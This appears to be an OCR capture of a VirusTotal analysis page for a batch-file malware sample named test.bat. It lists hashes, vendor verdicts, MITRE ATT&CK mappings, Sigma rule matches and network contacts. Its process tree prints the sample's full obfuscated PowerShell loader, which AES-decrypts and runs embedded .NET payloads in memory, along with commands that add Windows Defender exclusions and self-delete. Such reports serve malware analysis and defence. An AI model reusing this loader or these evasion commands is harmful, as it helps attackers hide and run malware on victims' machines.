SUMMARY DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 3 MEDIUM 3 LOW 3

⚠ 1 match for rule Script Interpreter Execution From Suspicious Folder by Florian Roth
↳

× URL, IP address, domain, or file hash

VIRUSTOTAL

⚠ 1 match for rule Change PowerShell Policies to an Insecure Level by frack113
↳

⚠ 1 match for rule Wow6432Node CurrentVersion Autorun Keys Modification by Victor Sergeev, Daniil Yugoslavskiy, G…
↳

⚠ 1 match for rule Powershell Defender Exclusion by Florian Roth
↳

See all

Crowdsourced IDS Rules

HIGH 0 MEDIUM 0 LOW 0 INFO 1

ⓘ Matches rule APP-DETECT Apple Messages push.apple.com DNS TXT request attempt from Snort registered user ruleset
↳

Dynamic Analysis Sandbox Detections

⚠ The sandbox Zenbox flags this file as: MALWARE EVADER

Security Vendors' Analysis

Acronis (Static ML)	✓ Undetected
Ad-Aware	✓ Undetected
AhnLab-V3	✓ Undetected
ALYac	✓ Undetected
Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected
Avast	✓ Undetected
Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected
BitDefender	✓ Undetected

BitDefenderTheta	✓ Undetected
Bkav Pro	✓ Undetected
ClamAV	✓ Undetected
CMC	✓ Undetected
Comodo	✓ Undetected
Cynet	✓ Undetected
Cyren	✓ Undetected
DrWeb	✓ Undetected
Emsisoft	✓ Undetected
eScan	✓ Undetected
ESET-NOD32	✓ Undetected
F-Secure	✓ Undetected
Fortinet	✓ Undetected
GData	✓ Undetected
Google	✓ Undetected
Gridinsoft (no cloud)	✓ Undetected
Jiangmin	✓ Undetected
K7AntiVirus	✓ Undetected
K7GW	✓ Undetected
Kaspersky	✓ Undetected
Kingsoft	✓ Undetected
Malwarebytes	✓ Undetected
MAX	✓ Undetected
McAfee	✓ Undetected
McAfee-GW-Edition	✓ Undetected
NANO-Antivirus	✓ Undetected
Panda	✓ Undetected
QuickHeal	✓ Undetected
Rising	✓ Undetected
Sangfor Engine Zero	✓ Undetected
SUPERAntiSpyware	✓ Undetected
Symantec	✓ Undetected
TACHYON	✓ Undetected
Tencent	✓ Undetected
Trellix (FireEye)	✓ Undetected
TrendMicro	✓ Undetected
TrendMicro-HouseCall	✓ Undetected
VIPRE	✓ Undetected
ViRobot	✓ Undetected
Yandex	✓ Undetected
Zillya	✓ Undetected
ZoneAlarm by Check Point	✓ Undetected
Zoner	✓ Undetected
Lionic	⏱ Timeout
MaxSecure	⏱ Timeout
Microsoft	⏱ Timeout
Sophos	⏱ Timeout

VBA32	Timeout
VirIT	Timeout
Alibaba	Unable to process file type
Avast-Mobile	Unable to process file type
BitDefenderFalx	Unable to process file type
CrowdStrike Falcon	Unable to process file type
Cybereason	Unable to process file type
Cylance	Unable to process file type
Elastic	Unable to process file type
Palo Alto Networks	Unable to process file type
SecureAge	Unable to process file type
SentinelOne (Static ML)	Unable to process file type
Symantec Mobile Insight	Unable to process file type
TEHTRIS	Unable to process file type
Trapmine	Unable to process file type
Trustlook	Unable to process file type
Webroot	Unable to process file type
Ikarus	—

× URL, IP address, domain, or file hash

VIRUSTOTAL

Basic Properties

MD5
478dc287d3a3f74735722f4461686bf7

SHA-1
5349a6cdf73db2a9874b29f9a544b13e95ccff76

SHA-256
72b2cd976a5939bf3fad868d2f099f6f222327eb3e234d8cb46b5aacfd2d4467

SSDEEP
3072:2HE3FjiR0MzjKYb4wS/wmLp2mnhjdnbJJWgjLJFANTsjHpngiMi:2HEM0MTr8rLsmhZnl3eIjHpnMi

TLSH
T178E301436723ED79C961A5B2F89CF35A04F6C2C204DE6EFBFA46389772927644190378

File type
unknown

Magic
DOS batch file text

File size
153.48 KB (157159 bytes)

History

First Submission
2022-09-27 08:59:57 UTC

Last Submission
2022-09-27 19:02:38 UTC

Last Analysis
2022-09-27 08:59:57 UTC

Names

test.bat

× URL, IP address, domain, or file hash

Contacted Domains (6)

Domain	Detections	Registrar
a1441.g4.akamai.net	0 / 94	MarkMonitor Inc.
apple.com	0 / 94	CSC CORPORATE DOMAINS, INC.
cs9.wac.phicdn.net	0 / 94	GoDaddy.com, LLC
e673.dsce9.akamaiedge.net	0 / 94	MarkMonitor Inc.
e6858.dscx.akamaiedge.net	0 / 94	MarkMonitor Inc.
e6987.dsce9.akamaiedge.net	0 / 94	MarkMonitor Inc.

Contacted IP Addresses (9)

IP	Detections	Country
17.253.144.10	0 / 94	US
184.25.164.217	0 / 93	US
23.207.48.206	0 / 94	US
23.216.84.213	0 / 94	US
23.216.84.24	0 / 94	US
23.48.162.198	0 / 94	US
23.48.162.208	0 / 94	US
255.255.255.255	0 / 94	-
72.21.91.29	1 / 94	US


Execution Parents (1)

Detections	Type	Name
0 / 53	unknown	test.bat

Dropped Files (43)

Detections	File type	Name
0 / 60	JavaScript	Java update.exe:Zone.Identifier
0 / 53	?	test.bat
0 / 71	Win32 EXE	Uni.bat.exe
0 / 60	XML	Paths.xcu
?	file	00479744de3855e938dbe61a9b9c2f313d10f19ac026359e07495129b1de8ea6
?	file	00af970625609d16b8e363586e4b8e761c4bc93a66e1884e224053bfeb1a1177
?	file	01bec2d0de68cff0b9e23b8afb9e76cb80b06bbabad3c7a0f85083411f90fb7a
?	file	044b775d826257662e9816f49c49f2bf6e9e589ad5b53b72eecbc1a0fd15ec75
?	file	072439d996e550eda861b082f2c93a99cac7c6eb9b1380aaad4c1f6ddc577c90
?	file	17ea039f043b33f34c23cd65d5fa3cd6a35fe72a48c168cf906856318e45b006

Graph Summary



Untitled graph

by Haries


File Edit NEW Export View Selection Visualization Help

0

haries k...

Total nodes 0

Please, introduce 3 or more characters to perform a search in the graph



Loading (3 pending)

SUMMARY DETECTION DETAILS RELATIONS **BEHAVIOR** COMMUNITY

☑ Display grouped sandbox reports

☑ VirusTotal Box of Apples	⚠ 0	Ⓜ 0	▦ 1	☰ 0	◈ 0	☍ 13
☑ VirusTotal Jujubox	⚠ 0	Ⓜ 0	▦ 0	☰ 0	◈ 0	☍ 0
☑ VirusTotal Observer	⚠ 0	Ⓜ 0	▦ 0	☰ 0	◈ 0	☍ 0
☑ Zenbox	⚠ 2	Ⓜ 4	▦ 0	☰ 9	◈ 17	☍ 0
☑ Zenbox Linux	⚠ 0	Ⓜ 3	▦ 0	☰ 0	◈ 41	☍ 0

⚠ 2 Detections

1 MALWARE 1 EVADER

Ⓜ Mitre Signatures

8 LOW 32 INFO

▦ IDS Rules

NOT FOUND

☰ Sigma Rules

3 HIGH 3 MEDIUM 3 LOW

◈ Dropped Files

1 TEXT 1 XML 1 SCRIPT 1 PE_EXE

☍ Network comms

6 DNS

Behavior Tags

calls-wmi checks-cpu-name detect-debug-environment direct-cpu-clock-access long-sleeps self-delete sets-process-name

Dynamic Analysis Sandbox Detections

⚠ The sandbox Zenbox flags this file as: MALWARE EVADER

Mitre ATT&CK Tactics And Techniques

Execution TA0002

Command and Scripting Interpreter T1059

⚠ Uses cmd line tools excessively to alter registry or file data

ⓘ Very long cmdline option found, this is very uncommon (may be encrypted or packed)

Scripting T1064

ⓘ Executes batch files

Execution TA0002

Command and Scripting Interpreter T1059

ⓘ Executes the "sed" command used to modify input streams (typically from files or pipes)

Scripting T1064

ⓘ Executes commands using a shell command-line interpreter

Privilege Escalation TA0004

Process Injection T1055

⚠ Injects a PE file into a foreign processes

⚠ Writes to foreign memory regions

ⓘ Spawns processes

ⓘ Creates a process in suspended mode (likely to inject code)

Defense Evasion TA0005

Masquerading T1036

ⓘ Creates files inside the user directory

Process Injection T1055

× URL, IP address, domain, or file hash

Activity Summary

Download Artifacts ▾ Full Reports ▾ Help ▾

⚠ Drops batch files with force delete cmd (self deletion)

⚠ Deletes itself after installation

Virtualization/Sandbox Evasion T1497

ⓘ May sleep (evasive loops) to hinder dynamic analysis

ⓘ Contains long sleeps (>= 3 min)

ⓘ Checks if the current process is being debugged

Disable or Modify Tools T1562.001

⚠ Adds a directory exclusion to Windows Defender

ⓘ Creates guard pages, often used to prevent reverse engineering and debugging

Defense Evasion TA0005

Scripting T1064

ⓘ Executes commands using a shell command-line interpreter

File and Directory Permissions Modification T1222

ⓘ Sample tries to set the executable flag

Hidden Files and Directories T1564.001

ⓘ Creates hidden files, links and/or directories

Discovery TA0007

Application Window Discovery T1010

ⓘ Sample monitors Window changes (e.g. starting applications), analyze the sample with the simulation cookbook

Process Discovery T1057

ⓘ Queries a list of all running processes

System Information Discovery T1082

ⓘ Queries the volume information (name, serial number etc) of a device
ⓘ Queries the cryptographic machine GUID
ⓘ Reads software policies

File and Directory Discovery T1083

ⓘ Reads ini files

Virtualization/Sandbox Evasion T1497

ⓘ May sleep (evasive loops) to hinder dynamic analysis
ⓘ Contains long sleeps (>= 3 min)
ⓘ Checks if the current process is being debugged

Security Software Discovery T1518.001

ⓘ Checks if the current process is being debugged

Discovery TA0007

System Information Discovery T1082

ⓘ Executes the "uname" command used to read OS and architecture name
ⓘ Reads CPU information from /proc indicative of miner or evasive malware
ⓘ Reads CPU information from /sys indicative of miner or evasive malware
ⓘ Reads system information from the proc file system

Security Software Discovery T1518.001

ⓘ Uses the "uname" system call to query kernel version information (possible evasion)

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 3 MEDIUM 3 LOW 3

⚠ 1 match for rule Script Interpreter Execution From Suspicious Folder by Florian Roth
↳

⚠ 1 match for rule Suspicious Executable File Creation by frack113
↳

⚠ 1 match for rule Tamper Windows Defender - ScriptBlockLogging by frack113, elhoim
↳

⚠ 1 match for rule Change PowerShell Policies to an Insecure Level by frack113
↳

⚠ 1 match for rule Wow6432Node CurrentVersion Autorun Keys Modification by Victor Sergeev, Daniil Yugoslavskiy, G…
↳

⚠ 1 match for rule Powershell Defender Exclusion by Florian Roth
↳

See all

Network Communication

DNS Resolutions

+ a1441.g4.akamai.net
+ apple.com
+ cs9.wac.phicdn.net
+ e673.dsce9.akamaiedge.net
+ e6858.dscx.akamaiedge.net
+ e6987.dsce9.akamaiedge.net

TLS

+ configuration.apple.com
+ gspe1-ssl.ls.apple.com

File System Actions

Files Dropped

+ /proc/4025/coredump_filter
+ /proc/4089/coredump_filter
+ /root/.config/libreoffice/4/.lock
+ /root/.config/libreoffice/4/user/4CmMZy
+ /root/.config/libreoffice/4/user/BJy50w
+ /root/.config/libreoffice/4/user/DPLX8v
+ /root/.config/libreoffice/4/user/HkxaKU
+ /root/.config/libreoffice/4/user/W2v1pC
+ /root/.config/libreoffice/4/user/aJrbIK
+ /root/.config/libreoffice/4/user/basic/Standard/Module1.xba

Registry Actions

Registry Keys Set

+ HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\SlowContextMenuEntries
+ HKEY_CURRENT_USER_Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Windows\system32\explorerframe.dll.ApplicationCompany
+ HKEY_CURRENT_USER_Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Windows\system32\explorerframe.dll.FriendlyAppName

+ HKEY_CURRENT_USER_Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Windows\system32\shell32.dll.ApplicationCompany
+ HKEY_CURRENT_USER_Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Windows\system32\shell32.dll.FriendlyAppName
+ HKEY_CURRENT_USER_Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\LangID
+ HKLM\SOFTWARE\Microsoft\Windows Media Player NSS\3.0\Servers\D8B548F0-E306-4B2B-BD82-25DAC3208786\FriendlyName
+ \REGISTRY\A\{CB637F48-2C03-ED2A-5DD6-D43F272335E9}\Root\InventoryDeviceContainer\{27db0821-3bf9-f71a-f96f-a53403857690}\FriendlyName
+ \REGISTRY\A\{CB637F48-2C03-ED2A-5DD6-D43F272335E9}\Root\InventoryDeviceContainer\{3d362e77-8e1a-b332-2008-5fe18b068f95}\FriendlyName
+ \REGISTRY\A\{CB637F48-2C03-ED2A-5DD6-D43F272335E9}\Root\InventoryDeviceContainer\{7431a2df-217c-3945-9910-7f734f1c0b9d}\FriendlyName

Process And Service Actions

Processes Tree

```
        ↳ 1212 - C:\Windows\SysWOW64\cmd.exe "C:\Windows\System32\cmd.exe" /k start /b powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe & exit

          ↳ 1656 - C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

    ↳ 212 - C:\Windows\System32\choice.exe choice /c y /n /d y /t 1

      ↳ 2504 - C:\Windows\System32\cmd.exe" /c choice /c y /n /d y /t 1 & attrib -h -s "C:\Users\user\AppData\Local\Temp\test.bat.exe" & del "C:\Users\user\AppData\Local\Temp\test.bat.exe

          ↳ 2640 - C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath cvtres.exe

↳ 2728 - C:\Users\user\Desktop\test.bat.exe" -noprofile -w hidden -ep bypass -c "function zWhoW($UEnXj){$UEnXj.Replace('@', '');}$yY = zWhoW '@Syst@em@@.@Securi@ty@@.@@@C@ry@p@t@o@@gra@phy.AesMan@aged';$Gv = zWhoW 'E@n@@try@@Point';$gD = zWhoW '@I@nv@oke';$Ku = zWhoW 'L@o@ad';$uZ = zWhoW 'Fro@mBase@@6@@@4@S@tring';$lG = zWhoW '@T@ran@@sfo@rm@Fin@@al@Block';$Rm = zWhoW '@Cr@@e@@at@eDecr@yptor';$wB = zWhoW 'Re@a@d@@AllTex@t';function tCLJF($ChjDM){$dSpTn = New-Object $yY;$dSpTn.Mode = [System.Security.Cryptography.CipherMode]::CBC;$dSpTn.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;$dSpTn.Key = [System.Convert]::$uZ('VdXvenY9bVAOEhpLWZKy756XyxPCiZyAUp3T4w97+Aw=');$dSpTn.IV = [System.Convert]::$uZ('5NQr6lpdjPXWO6JcloAx4w==');$LCmbe = $dSpTn.$Rm();$return_var = $LCmbe.$lG($ChjDM, 0, $ChjDM.Length);$LCmbe.Dispose();$dSpTn.Dispose();$return_var;}function QVXKU($ChjDM){$Zguxy = New-Object System.IO.MemoryStream(, $ChjDM);$wmGDv = New-Object System.IO.MemoryStream;$QMBBc = New-Object System.IO.Compression.GZipStream($Zguxy, [IO.Compression.CompressionMode]::Decompress);$QMBBc.CopyTo($wmGDv);$QMBBc.Dispose();$Zguxy.Dispose();$wmGDv.Dispose();$wmGDv.ToArray();}function CkGcQ($ChjDM, $cqKwP){$HyMLT = [System.Reflection.Assembly]::$Ku([byte[]]$ChjDM);$FHCTC = $HyMLT.$Gv;$FHCTC.$gD($null, $cqKwP);}$rfsKJ = [System.IO.File]::$wB('C:\Users\user\Desktop\test.bat').Split([Environment]::NewLine);foreach ($rfUCa in $rfsKJ) {if ($rfUCa.StartsWith(':: ')){$QCdmF = $rfUCa.Substring(3);break;}}$rmDiV = [string[]]$QCdmF.Split('\');$MKGGY = QVXKU (tCLJF ([Convert]::$uZ($rmDiV[0])));$PkVBs = QVXKU (tCLJF ([Convert]::$uZ($rmDiV[1])));CkGcQ $PkVBs $null;CkGcQ $MKGGY (, [string[]] (''));

    ↳ 3264 - C:\Users\user\AppData\Local\Temp\test.bat.exe" -noprofile -w hidden -ep bypass -c "function zWhoW($UEnXj){$UEnXj.Replace('@', '');}$yY = zWhoW '@Syst@em@@.@Securi@ty@@.@@@C@ry@p@t@o@@gra@phy.AesMan@aged';$Gv = zWhoW 'E@n@@try@@Point';$gD = zWhoW '@I@nv@oke';$Ku = zWhoW 'L@o@ad';$uZ = zWhoW 'Fro@mBase@@6@@@4@S@tring';$lG = zWhoW '@T@ran@@sfo@rm@Fin@@al@Block';$Rm = zWhoW '@Cr@@e@@at@eDecr@yptor';$wB = zWhoW 'Re@a@d@@AllTex@t';function tCLJF($ChjDM){$dSpTn = New-Object $yY;$dSpTn.Mode = [System.Security.Cryptography.CipherMode]::CBC;$dSpTn.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;$dSpTn.Key = [System.Convert]::$uZ('VdXvenY9bVAOEhpLWZKy756XyxPCiZyAUp3T4w97+Aw=');$dSpTn.IV = [System.Convert]::$uZ('5NQr6lpdjPXWO6JcloAx4w==');$LCmbe = $dSpTn.$Rm();$return_var = $LCmbe.$lG($ChjDM, 0, $ChjDM.Length);$LCmbe.Dispose();$dSpTn.Dispose();$return_var;}function QVXKU($ChjDM){$Zguxy = New-Object System.IO.MemoryStream(, $ChjDM);$wmGDv = New-Object System.IO.MemoryStream;$QMBBc = New-Object
System.IO.Compression.GZipStream($Zguxy,
[IO.Compression.CompressionMode]::Decompress);$QMBBc.CopyTo($wmGDv);$QMBBc.Dispose();$Zguxy.Dispose();$wmGDv.Dispose();$
wmGDv.ToArray();}function CkGcQ($ChjDM, $cqKwP){$HyMLT = [System.Reflection.Assembly]::$Ku([byte[]]$ChjDM);$FHCTC =
$HyMLT.$Gv;$FHCTC.$gD($null, $cqKwP);}$rfsKJ =
[System.IO.File]::$wB('C:\Users\user\AppData\Local\Temp\test.bat').Split([Environment]::NewLine);foreach ($rfUCa in $rfsKJ) {if
($rfUCa.StartsWith(':: ')){$QCdmF = $rfUCa.Substring(3);break;}}$rmDiV = [string[]]$QCdmF.Split('\');$MKGGY = QVXKU (tCLJF
([Convert]::$uZ($rmDiV[0])));$PkVBs = QVXKU (tCLJF ([Convert]::$uZ($rmDiV[1])));CkGcQ $PkVBs $null;CkGcQ $MKGGY (, [string[]] (''));
```

```
3276 - C:\Windows\System32\cmd.exe C:\Windows\system32\cmd.exe /c ""C:\Users\user\Desktop\test.bat" "
  ↳ 3340 - C:\Windows\System32\net.exe net file
      ↳ 3580 - C:\Windows\System32\net1.exe C:\Windows\system32\net1 file
```

Screenshots